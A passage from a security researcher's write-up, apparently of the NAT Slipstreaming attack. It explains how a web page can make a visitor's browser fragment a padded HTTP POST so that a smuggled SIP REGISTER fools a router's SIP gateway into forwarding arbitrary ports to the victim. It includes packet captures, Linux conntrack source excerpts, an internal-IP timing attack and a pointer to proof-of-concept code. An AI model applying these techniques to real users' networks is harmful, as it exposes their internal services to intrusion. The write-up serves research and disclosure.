
REGISTER sip:samy.pl;transport=TCP SIP/2.0
Contact: <sip:samy@192.168.0.109:1234;transport=TCP>

-----WebKitFormBoundaryhcoAd2iSax3TJA7A--
```

However, this doesn't open the port, nor is the IP rewritten which we'd expect (more on this later), so we must be missing something.

Continue Reversing Kernel Object Further

Let's keep digging in the kernel object. In the disassembly, we see the "SIP/2.0" tag from a SIP packet, so it's likely parsing here (which "decode" sounds like).



Ah, this is why we fail. Looks like it's running strncasecmp on [INVITE](#) (similar parsing on REGISTER) – matching (case-insensitive, which is interesting as SIP INVITES are upper case) the word "INVITE" at the beginning of the packet and branches if not equal (ARM assembly `bne`) to 0, so if the words do match, the lexicographical order will be 0 and we'll continue to `ct_sip_get_header` which sounds fun, and seems to bail otherwise.

This is the problem...while we can use a web browser to produce outbound sockets (TCP via HTTP(S), UDP via TURN w/WebRTC), we don't have enough control over the browser to start the TCP data portion with the word "INVITE", which this module expects. In the [2010 IRC version](#), the IRC ALG only looked line by line, ignoring all the HTTP header data, then using newlines in the POST data to send a valid "IRC DCC". However, this SIP ALG is much more strict and controlling the beginning of the request is not possible. If using TLS, encrypted header will start the packet. If using HTTP, the HTTP method will begin the packet (GET, POST, etc). Can we exploit this some other way?

Connection Tracking / Application Level Gateway Investigation

Linux Netfilter

To better understand connection tracking and Application Level Gateways, we can look to see how they behave in [netfilter, Linux's network stack](#). I've created a chart of the most common ALGs and how they behave based off of parsing the Linux source.

Proto	Port	UDP	TCP	Opens	Chrome Blocks	NFCT Src Restrict	IPv4	IPv6	Max	Timeout
sane	6566	no	yes	tcp	no	yes	yes	yes	1	300
sip (tcp)	5060	see other	yes	inherits tcp	no	maybe	yes	yes	1+	180
ftp	21	no	yes	tcp	yes	yes	yes	yes	1	300
irc	6667	no	yes	tcp	yes	no	yes	no	8	300
amanda	10080	yes	no	tcp	n/a	yes	yes	yes	4	180
h323 h245	any?	yes	no	tcp/udp	n/a	maybe	yes?	yes?	18	240
sip (udp)	5060	yes	see other	inherits udp	n/a	maybe	yes	yes	1+	180
pptp	1723	no	yes	gre	no	yes	yes	no	2	300
fttp	69	yes	no	udp	n/a	yes	yes	yes	1	300
h323 q931	1720	no	yes	?	no	maybe	yes	yes?	20	240
snmp	161	yes	no	?	n/a		yes?	no	1	30
h323 ras	1719	yes	no	?	n/a	maybe	yes	yes?	32	240
netbios	137	yes	no	?	n/a		yes	no	1	

From this chart, the most interesting ones (that Chrome does not block) are sane (backup), sip (voip), pptp (vpn), and h323 (voip). We'll choose SIP as it's one of the more ubiquitous of these protocols, and we already see it in some routers' firmware.

Linux specifically has `nf_conntrack_*.c` files for handling connection tracking on a per protocol basis, and `nf_nat_*.c` for packet mangling (modification).

We'll take a quick look at the [SIP connection tracking module](#)

- `module_init(nf_conntrack_sip_init)` initialize this connection tracker, calling `nf_conntrack_sip_init`
- `nf_ct_helper_init(...AF_INET, IPPROTO_TCP, "sip", SIP_PORT...)` we expect signaling to come in from IPv4 `AF_INET` TCP `IPPROTO_TCP` port 5060 `SIP_PORT` ...this occurs for UDP, TCP, IPv4 & IPv6
- `sip_help_tcp(...)` called when matching TCP SIP packet comes in
 - `process_sip_msg(...)` if this looks like a potential SIP packet
 - `process_sip_request(...)` is this is a request
 - `strncasecmp(*dptr, handler->method, ...)` the handler will bail unless the method (eg, REGISTER) occurs at the *start of the data portion of the packet* (TCP or UDP) like we saw with INVITE up above...REGISTER is just another SIP command
 - this is a challenge as if we're only using a web browser, we can't produce a raw TCP connection and start any packet with our own data, as it will be filled with HTTP/TLS headers...or can we?
 - `process_register_request(...)` `nf_ct_expect_init(...)` via `sip_handlers` we initialize the firewall pinhole (port to allow remote person to connect back in), but we don't open it just yet
 - `nf_nat_sip_hooks` -> `nf_nat_sip(...)` the NAT also mangles (rewrites) the internal IP address of the client to the NAT's public IP so the destination can properly reach it
- `sip_help_tcp(...)` -> `process_sip_msg(...)` ->
 - `process_sip_response(...)` now we're looking at SIP response from the SIP server
 - `process_register_response(...)` -> `refresh_signalling_expectation(...)` the port is forwarded by the NAT only once a valid SIP response is sent by the SIP server

Packet Boundary Control

As far as we know, we can't make the browser force an outbound TCP connection with whatever traffic we want, and it's necessary for us to create a TCP/UDP packet starting with a SIP method such as REGISTER or INVITE.

Flash used to allow outbound sockets, but was in a format that we didn't have full control of. Java requires permission. WebSockets are still HTTP. TLS is encrypted. [WebRTC \(RFC 7742\)](#) is encrypted. [STUN \(RFC 3489\)](#) and [TURN \(RFC 5766\)](#) are in fixed formats, and [TURNs \(RFC 7065\)](#) is encrypted.

TCP Segmentation

At a high level, we can't control the start of the TCP packet, but what if we send too large of a packet? There must be a maximum packet size...at which point, a packet must be fragmented into multiple packets. **If we can overflow the TCP packet size and precisely control part of the data, could we cause packet segmentation and have our data be at the very beginning of our next, overflowed packet?**

Well, we would need to know how much data the browser will send, which will be different per browser, and even by user as they may send different HTTP headers. HTTPS won't work as most of the content is encrypted, where an HTTP POST allows us to control a large portion of the header.

To get the general size of the packet, we send a **large** (6000 byte) HTTP POST with an ID and padding data with a hidden web form to our `http://our.attack.server:5060/pktsize`. On the attack server, we run a [packet sniffer](#) which looks for the boundaries of our packet to determine MTU (Maximum Transmission Unit) size, IP header size, potential IP options, TCP header size, potential TCP options, data packet size, and what portion of the packet we control.

We also run a [custom server](#) that listens on TCP port 5060, and responds with HTTP traffic to appease the browser so nothing looks fishy on the client side (a server with a malformed response would cause errors in the console, or an incorrectly responding server would keep the status spinner going).

```

00:51:40.116252 IP 192.168.0.109.56323 > samy.pl.sip: Flags [P.], seq 1:623, ack
1, win 2058, options [nop,nop,TS val 722066637 ecr 1779019462], length 622
0x0000: 4500 02a2 0000 4000 4006 592f c0a8 006d E.....e.e.Y/...m
0x0010: 68ec b525 dc03 13c4 dfad f651 1b2e 8d60 h.%......Q...`
0x0020: 8018 080a 927f 0000 0101 080a 2b09 dcd0 .....+...
0x0030: 6a09 aec6 504f 5354 202f 7361 6d79 5f70 j...POST./samy_p
0x0040: 6b74 7369 7a20 4854 5450 2f31 2e31 0d0a ktsiz.HTTP/1.1..
0x0050: 486f 7374 3a20 7361 6d79 2e70 6c3a 3530 Host:.samy.pl:50
0x0060: 3630 0d0a 436f 6e6e 6563 7469 6f6e 3a20 60..Connection:.
0x0070: 6b65 6570 2d61 6c69 7665 0d0a 436f 6e74 keep-alive..Cont
0x0080: 656e 742d 4c65 6e67 7468 3a20 3631 3931 ent-Length:.6191
0x0090: 0d0a 4361 6368 652d 436f 6e74 726f 6c3a ..Cache-Control:
0x00a0: 206d 6178 2d61 6765 3d30 0d0a 4f72 6967 .max-age=0..Orig
0x00b0: 696e 3a20 6874 7470 3a2f 2f73 616d 792e in:.http://samy.
0x00c0: 706c 0d0a 5570 6772 6164 652d 496e 7365 pl..Upgrade-Inse
0x00d0: 6375 7265 2d52 6571 7565 7374 733a 2031 cure-Requests:.1
0x00e0: 0d0a 436f 6e74 656e 742d 5479 7065 3a20 ..Content-Type:.
0x00f0: 6d75 6c74 6970 6172 742f 666f 726d 2d64 multipart/form-d
0x0100: 6174 613b 2062 6f75 6e64 6172 793d 2d2d ata;.boundary=--
0x0110: 2d2d 5765 624b 6974 466f 726d 426f 756e --WebKitFormBoun
0x0120: 6461 7279 5671 6571 5539 6c35 6836 5852 daryVqeqU9l5h6XR
0x0130: 4432 5930 0d0a 5573 6572 2d41 6765 6e74 D2Y0..User-Agent
0x0140: 3a20 4d6f 7a69 6c6c 612f 352e 3020 284d .:Mozilla/5.0.(M
0x0150: 6163 696e 746f 7368 3b20 496e 7465 6c20 acintosh;Intel.
0x0160: 4d61 6320 4f53 2058 2031 305f 3134 5f34 Mac.OS.X.10.14.4
0x0170: 2920 4170 706c 6557 6562 4b69 742f 3533 ).AppleWebKit/53
0x0180: 372e 3336 2028 4b48 544d 4c2c 206c 696b 7.36.(KHTML,lik
0x0190: 6520 4765 636b 6f29 2043 6872 6f6d 652f e.Gecko).Chrome/
0x01a0: 3735 2e30 2e33 3737 302e 3338 2053 6166 75.0.3770.38.Saf
0x01b0: 6172 692f 3533 372e 3336 0d0a 4163 6365 ari/537.36..Acce
0x01c0: 7074 3a20 7465 7874 2f68 746d 6c2c 6170 pt:.text/html,ap
0x01d0: 706c 6963 6174 696f 6e2f 7868 746d 6c2b plication/xhtml+
0x01e0: 786d 6c2c 6170 706c 6963 6174 696f 6e2f xml,application/
0x01f0: 786d 6c3b 713d 302e 392c 696d 616f 652f xml;q=0.9,image/
0x0200: 7765 6270 2c69 6d61 6765 2f61 706e 672c webp,image/apng,
0x0210: 2a2f 2a3b 713d 302e 382c 6170 706c 6963 */*;q=0.8,applic
0x0220: 6174 696f 6e2f 7369 676e 6564 2d65 7863 ation/signed-exc
0x0230: 6861 6e6f 653b 763d 6233 0d0a 5265 6665 hange;v=b3..Refe
0x0240: 7265 723a 2068 7474 703a 2f2f 7361 6d79 rer:.http://samy
0x0250: 2e70 6c2f 6e61 7470 696e 2f76 320d 0a41 .pl/natpin/v2..A
0x0260: 6363 6570 742d 456e 636f 6469 6e67 3a20 ccept-Encoding:.
0x0270: 677a 6970 2c20 6465 666c 6174 650d 0a41 gzip, deflate..A
0x0280: 6363 6570 742d 4c61 6e67 7561 6765 3a20 ccept-Language:.
0x0290: 656e 2d55 532c 656e 3b71 3d30 2e39 0d0a en-US,en;q=0.9..
0x02a0: 0d0a ..
00:51:40.116308 IP 192.168.0.109.56323 > samy.pl.sip: Flags [.], seq 623:2071, a
ck 1, win 2058, options [nop,nop,TS val 722066637 ecr 1779019462], length 1448
0x0000: 4500 05dc 0000 4000 4006 55f5 c0a8 006d E.....e.e.U....m
0x0010: 68ec b525 dc03 13c4 dfad f8bf 1b2e 8d60 h.%......`
0x0020: 8010 080a dd84 0000 0101 080a 2b09 dcd0 .....+...
0x0030: 6a09 aec6 d2d2 d2d2 d2d2 5765 624b 6974 j.....WebKit
0x0040: 466f 726d 426f 756e 6461 7279 5671 6571 FormBoundaryVqeq
0x0050: 5539 6c35 6836 5852 4432 5930 0d0a 436f U9l5h6XRd2Y0..Co
0x0060: 6e74 656e 742d 4469 7370 6f73 6974 696f ntent-Dispositio
0x0070: 6e3a 2066 6f72 6d2d 6461 7461 3b20 6e61 n:.form-data;na
0x0080: 6d65 3d22 4338 220d 0a0d 0a42 4547 494e me="C8"...BEGIN
0x0090: 5f53 414d 595f 4d41 5850 4b54 5349 5a45 _SAMY_MAXPKTSIZE
0x00a0: 3d30 3730 3538 3130 3037 3033 3534 3131 -070581007035411
0x00b0: 3438 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 48A.A.A.A.A.A.A
0x00c0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x00d0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x00e0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x00f0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0100: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0110: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0120: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0130: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0140: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0150: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0160: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0170: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0180: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x0190: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x01a0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x01b0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x01c0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A
0x01d0: 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f 5e5f A.A.A.A.A.A.A

```

We further attempt to control the TCP packet data size by sending a Maximum Segment Size (mss) TCP Option during the initial SYN response to manipulate the victim's outbound packet sizes ([RFC 793 x3.1](#)). This tells the victim machine to keep TCP packets to a certain size.

```

tigerblood:/Users/samy$ sudo tcpdump -X port 5060
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:51:40.063121 IP 192.168.0.109.56323 > samy.pl.sip: Flags [S], seq 3752719952,
  win 65535, options [mss 1460,nop,wscale 6,nop,nop,TS val 722066587 ecr 0,sackOK
,eol], length 0
    0x0000:  4500 0040 0000 4000 4006 5b91 c0a8 006d  E..@..@.[...m
    0x0010:  68ec b525 dc03 13c4 dfad f650 0000 0000  h.%......P....
    0x0020:  b002 ffff 8a69 0000 0204 05b4 0103 0306  ....i.....
    0x0030:  0101 080a 2b09 dc9b 0000 0000 0402 0000  ....+.....
00:51:40.116028 IP samy.pl.sip > 192.168.0.109.56323: Flags [S.], seq 456035679,
  ack 3752719953, win 28272, options [mss 1500,sackOK,TS val 1779019462 ecr 72206
6587,nop,wscale 8], length 0
    0x0000:  4500 003c 0000 4000 3206 6995 68ec b525  E..<..@.2.i.h..%
    0x0010:  c0a8 006d 13c4 dc03 1b2e 8d5f dfad f651  ...m....._...Q
    0x0020:  a012 6e70 6b65 0000 0204 05dc 0402 080a  ..npke.....
    0x0030:  6a09 aec6 2b09 dc9b 0103 0308 5443      j...+.....TC

```

You can do this on Linux by appending `advms <size>` to `ip route`. We'll use 1500.

```
ip route replace default via [gateway] dev eth0 advms 1500
```

Once we get the packets, we send the size data back to the victim client over a separate POST, which sent the victim's ID so we can correlate it with the original request from the victim. At this point, the client has a good idea of how to pad packets to cause arbitrary data to land at any specific location in a TCP packet.

IP Fragmentation with UDP and TURN

Some NATs only allow UDP ports to be accessed if the SIP connection was originally UDP, so we use TURN in this case. TURN is a protocol supporting relaying for peer-to-peer communication like SIP and WebRTC. TURN is UDP while TURNs (TURN+TLS) is TCP. Modern browsers support TURN for WebRTC in case they can't make a direct peer-to-peer connection with each other for media sharing.

TURN allows authentication via username and password, the username is sent in cleartext. Interestingly, the username is not limited by any size or characters, so we can use this to perform the same type of packet overflow.

Since TURN is over UDP, the IP packet itself will get fragmented if overflowing over the MTU size (UDP doesn't support segmentation). The 2nd packet will have not only the data portion under our control, but the UDP header as well! This is not important for our attack, but is interesting and can definitely produce alternate attacks. Ultimately we can perform the same attack through UDP by aligning our packet boundary based off of calculated MTU size rather than MSS size, making our SIP UDP packet live on the 2nd packet boundary (with a fake UDP header prepended) allowing us to forward UDP ports back to our victim.

TCP Timing Attack / Internal Subnet & IP Discovery

Oh, this still won't work! In order for the ALG to treat it as a legitimate SIP packet, the IP address you're requesting data to come back on (in the `Contact` SIP line) must be the internal IP (victim) the SIP packet came from, which we don't know. Only the router's public IP address is transmitted to our server (as the NAT rewrites the source IP when it exits the public side).

We see this check in Linux's `nf_conntrack_sip.c`'s `process_sip_request`:

```

ret = ct_sip_parse_header_uri(ct, *dptr, NULL, *datalen,
    SIP_HDR_CONTACT, NULL,
    &matchoff, &matchlen, &daddr, &port);
if (ret < 0) {
    nf_ct_helper_log(skb, ct, "cannot parse contact");
    return NF_DROP;
} else if (ret == 0)
    return NF_ACCEPT;

/* We don't support third-party registrations */
if (!nf_inet_addr_cmp(&ct->tuplesh[dir].tuple.src.u3, &daddr))
    return NF_ACCEPT;

```

In 2010, we used [LiveConnect](#) which allowed executing Java code under some conditions from Javascript, extracting the user's local IP. That became obsolete pretty quickly.

On some browsers (Chrome, Firefox), we can use [WebRTC](#) to grab the victim's internal IP address via [ICE](#) (which just use STUN/TURN/TURNs). These are protocols for helping peers behind NATs determine information about themselves. Ironically, no server needs to be used in the ICE "request" as the browser already knows its internal IP, and a remote STUN/TURN server wouldn't know it anyway unless the client sent it in the first place. The problem is not all browsers provide this mechanism.

As of today, using WebRTC to get the local IP address on Chrome, rather than a `.local` mDNS/Bonjour address, requires using HTTPS, but HTTP is necessary for the rest of the attacks, so we first detect if we're on HTTP and if not, redirect to HTTPS. We then attempt to use WebRTC to extract the local IP address. Either way, we then redirect back to HTTP with the IP(s) appended to the URL to bypass cross-origin restrictions via other communication methods.

Timing Attack

If using Safari, IE <= 11, or others that don't support WebRTC or intentionally don't reveal internal IP (Safari), we can use a web timing attack to reveal the victim's internal IP address.

We manage this by first producing hidden HTML `` tags on the page, all to common gateways (192.168.*.1, 10.0.0.1, and [others](#)), along with Javascript `onsuccess` and `onerror` events. Each time an img is written to the page, a timer is started and if the `onsuccess` loads, that means the IP responded with a web server, and if no web server is running but the IP is on the network, it will send a TCP RST (reset, meaning port not open) back, triggering the `onerror`. If no IP exists, no RST is sent and the response will take > 1 second, at which point we know the IP doesn't exist on our network.

Once we see one of these events trigger, we know a potential internal subnet we're on, then we perform the same attack for every IP on the subnet (eg, 192.168.0.[2-255]), and this time perform a more precise timing to determine which IP responds **fastest**. This is most likely our own (victim) internal IP, as we don't even need to leave the network interface. Even if we aren't first for some reason, we still attempt our attack on all IPs that responded on the network.

Browser Protocol Confusion

Once the client gets the packet sizes and internal IP address, it constructs a specially crafted web form that pads the POST data up until we believe the packet will become fragmented, at which point our SIP REGISTER containing internal IP address is appended. The form is submitted via Javascript with no consent from the victim. :)

first packet

this data mostly out of our control except bolded portions -- rest primarily controlled by browser

second packet

boundary size can be random length (Firefox), detected+adjusted through automatic feedback loop

this packet is *critical* - we have control over everything except boundary as this is POST data we overflow this packet with padding (^_ chars) to precisely force packet to split into two

third packet

POST data, controlled by attacker

internal ip extracted via timing attack or webrtc ICE gathering if available

port we want router to forward to victim

this was still part of our POST data, but our padding forced it to break into separate packet, first TCP data bytes being "REGISTER", valid SIP command

end of post

Live Browser Packet Alteration

On our attack server, because we can see the packets come in, we look to see if the SIP packet was rewritten with the public IP address. If it wasn't, we communicate back the client (automatically) that the SIP packet was not on the expected packet boundary and not rewritten, and we provide the new boundary position from our sniffer.

The client code automatically adjusts its packet size to the new size only after two failures in a row. Some browsers (Firefox) will sometimes have a slightly different packet size due to the multipart-boundary they generate for the form, which unlike most other browsers, is not a fixed length. I find after about 10 tries, the same size will be used and the attack will succeed.

Once the SIP packet lands on the packet boundary, the NAT will be deceived, believing this is a legitimate SIP registration and from a SIP client on the victim's machine. Once our server responds with a proper SIP response (nested inside of a proper HTTP response to allow the browser to not detect anything fishy), the NAT will open up the port in the original packet we had the victim send and the router will now **forward any port the attacker chooses back to the internal victim, all from simply browsing to a website**.

Attack complete. Attacker can now connect to arbitrary TCP/UDP services running on victim.

Other Findings

These are not used in this attack, but are interesting nonetheless and could potentially be used for other attacks.

- IP fragmentation allows full control of all data in the IP data section, meaning full control of a UDP header including source/dest ports in the overflowed packet
 - victim IP stack reassembles and won't parse the data, however the NAT that the packet flows through will be susceptible
 - allows bypassing browser or system firewall as only UDP port that's inspected is the original packet, not the overflowed fragmented packet
- DoS a SIP client by sending `Expires: 0` and removing conntrack for someone else
- If a port is already taken, port listened to is incremented until port overflows to 0
- STUN does not have authentication implemented in any modern browser

Download

Thanks for reading! You can download the PoC code from my [NAT Slipstream github](#).

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